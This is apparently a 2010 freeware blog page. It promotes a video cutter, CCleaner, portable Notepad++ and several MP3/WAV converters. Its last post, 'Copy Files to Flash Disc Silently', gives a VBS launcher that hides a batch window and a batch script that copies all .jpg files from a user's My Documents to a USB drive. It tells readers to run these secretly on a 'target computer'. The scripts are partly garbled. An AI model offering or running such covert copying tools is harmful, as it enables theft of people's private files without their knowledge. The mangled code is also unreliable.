Tuesday, February 9, 2010

0 Free Video Cutter

  • Do you have many too large video files? Do you want cut these video files into small files?
  • Do you want shrink your big video and trim blank content in the begin and end of video?
  • Do you want to chop and convert one video clip from a large video file? 

Free Video Cutter is a free video utility to help you to cut and split your video files into small size you can use it as a "video cutter", "video splitter" or "video clipper". Program can work with most video formats, such as MPEG 1/2, MPEG4, DivX, Xvid, AVI, WMV, Quicktime MOV, Flash video and more, the output video can have a good video quality. No need any professional IT stills, No need any knowledge about all kinds of video formats, it is so easy to use. Without any adware or spyware, this simple software is 100% clean and secure, and completely free for you. Program is easy to use very much, and completely free, 100% clean and safe.


How to Use

  1. Download and install this program in your PC;
  2. Click "Open Video" button to choice a video file in your disks;
    Once you choice a valid video file, program will read the video information, such as Bitrate and Duration, then program will start to create video thumbs;
  3. Drop the left button of left Track Bar to set the begin cutting position;
  4. Drop the right button of right Track Bar to set the end cutting position; (The start cutting position must smaller than the end cutting position.)
  5. Choice the output video format;
  6. Click the "Save Video" to save the output video.

Options

  1. Change Precision:
    For set the cutting position of one video file, there need set a precision value, the default precision value is 60, it mean program will set 60 positions for one video, for example, your video is 3 minutes, then the length of each video clip is 5 seconds. If you need more with huge videos, you can change this precision value in the Options dialog by click "Options" button, the valid value is from 10 to 200.
  2. No Thumbs:
    If you need work with very large video files, the creation for video thumbs will spend a lot of times, so you maybe need close the function, you can select the "Don't create video thumbs" in Options dialogs to disable this.

Output Video Formats

  • MPEG4 (Moving Picture Experts Group)
  • DivX
  • WMV (Windows Media Video)
  • Quicktime MOV
  • Flash Video (*.flv)
  • MP3 (only audio)
    You use this tool to rip the audio data from the video file, create your movie original sound track by yourself.
Please note: program can support most video format, but not all, if it can show the images of source video files, then it can't work on these files.

DOWNLOAD 
Read More..

Monday, February 8, 2010

0 CCleaner


CCleaner is a freeware system optimization, privacy and cleaning tool. It removes unused files from your system - allowing Windows to run faster and freeing up valuable hard disk space. It also cleans traces of your online activities such as your Internet history. Additionally it contains a fully featured registry cleaner. But the best part is that it's fast (normally taking less than a second to run) and contains NO Spyware or Adware! :)
Cleans the following:
  • Internet Explorer
  • Firefox
  • Google Chrome
  • Opera
  • Safari
  • Windows - Recycle Bin, Recent Documents, Temporary files and Log files.
  • Registry cleaner
  • Third-party applications
  • 100% Spyware FREE
DOWNLOAD 
    Read More..

    Sunday, February 7, 2010

    0 Free Notepad++ Software-Portable

    Notepad is software which is used for text editing,you can run this on the MS Windows.
     
    Features:
    1.The notepad++ portable is absolutely freeware and its use is licensed by the GPL. 2.Notepad++ portable text editor supports several languages.
    3.Notepad is coded in C++ and it uses WIN32 API and STL.
    4.This Notepad++ portable fully functional text editor will fit easily into your tiny pendrive.
    5.The editing component used is Scintilla (free source code editor),and it is very easy to use

    Read More..

    0 Excellent Freewares to Convert Mp3 to Wav

    CDEx
    CDEx is an application that records audio tracks from CDs and saves them to a disk as regular WAV files or as encoded sound files.And also it converts mp3 to wave,wave to mp3.It is Freeware
    Download [via]

    Daniusoft MP3 WAV Converter
    This is also a good MP3 WAV converter that supports all popular audio formats. This is powerfull application you can convert here mentioned formats: wma, m4a, m4b, aac, wav, mp3, ac3, to mp3, m4a, ac3, aac,wma, wav, ogg, ape.It is also a freeware having good conversion Speed.
     Download [via]                                                                        
    Free WAV to MP3 Converter 
    It is an easy to use free program for converting WAVE files to MP3 files. The program capable of batch process an unlimited list of files, and convert them to MP3 format using good output quality
    Download [via]

    ABC Amber Audio Converter
    It is another freeware to convert wav files to mp3 files (or mp3 files to wav files). ABC Amber Audio Converter is a useful utility supports more than 50 languages .This Utility also capable of batch conversion. 
    Download[via]
    Read More..

    Tuesday, February 2, 2010

    0 Copy Files to Flash Disc Silently

    Here is a simple trick to Copy Data Flash Disk-Still In Silence

    1. Open notepad, create a vbs file type or copy and paste the following script:
    dim wshshell, dos
    wscript.createobject set wshshell = ( "wscript.shell")
    dos = wshshell.expandenvironmentstr ings ( "% coms ...
    wshshell.run (dos & "/ c tarik.bat"), vbhide
    2. Save as all files with start.vbs name
    3. Open notepad again, make a bat file type or copy and paste the following script:
    @ echo off
    mkdir% computername%
    xcopy "C: \ Documents and Settings \% username% \ My Documents \ *. jpg"% computername% / s / c / q / r
    @ cls
    @ exit
    4. Save the file name tarik.bat save as type select all files.
    Bat file name should be in accordance with the vbs script file line to four (tarik.bat)
    Save the file in the flash disk, copy files to the target computer secretly run (2x click) file start.vbs.
    Vbs file function (start.vbs) function to run a bat file (tarik.bat) secretly term or background process. While the bat file (tarik.bat) function to run the copy all files with a certain extensions in the target computer.
    Example above is a copy of all the files jpg extension(image file) is in the My Documents folder on the target computer (see the third line script bat file) and saved into the flash disk into the appropriate folder with the name of the target computer. you can edit their own page on the second file format as needed files and folders on the target you will copy.

    Please see the path of the target computer file. You have to change it accordingly.
    Read More..
    Related Posts with Thumbnails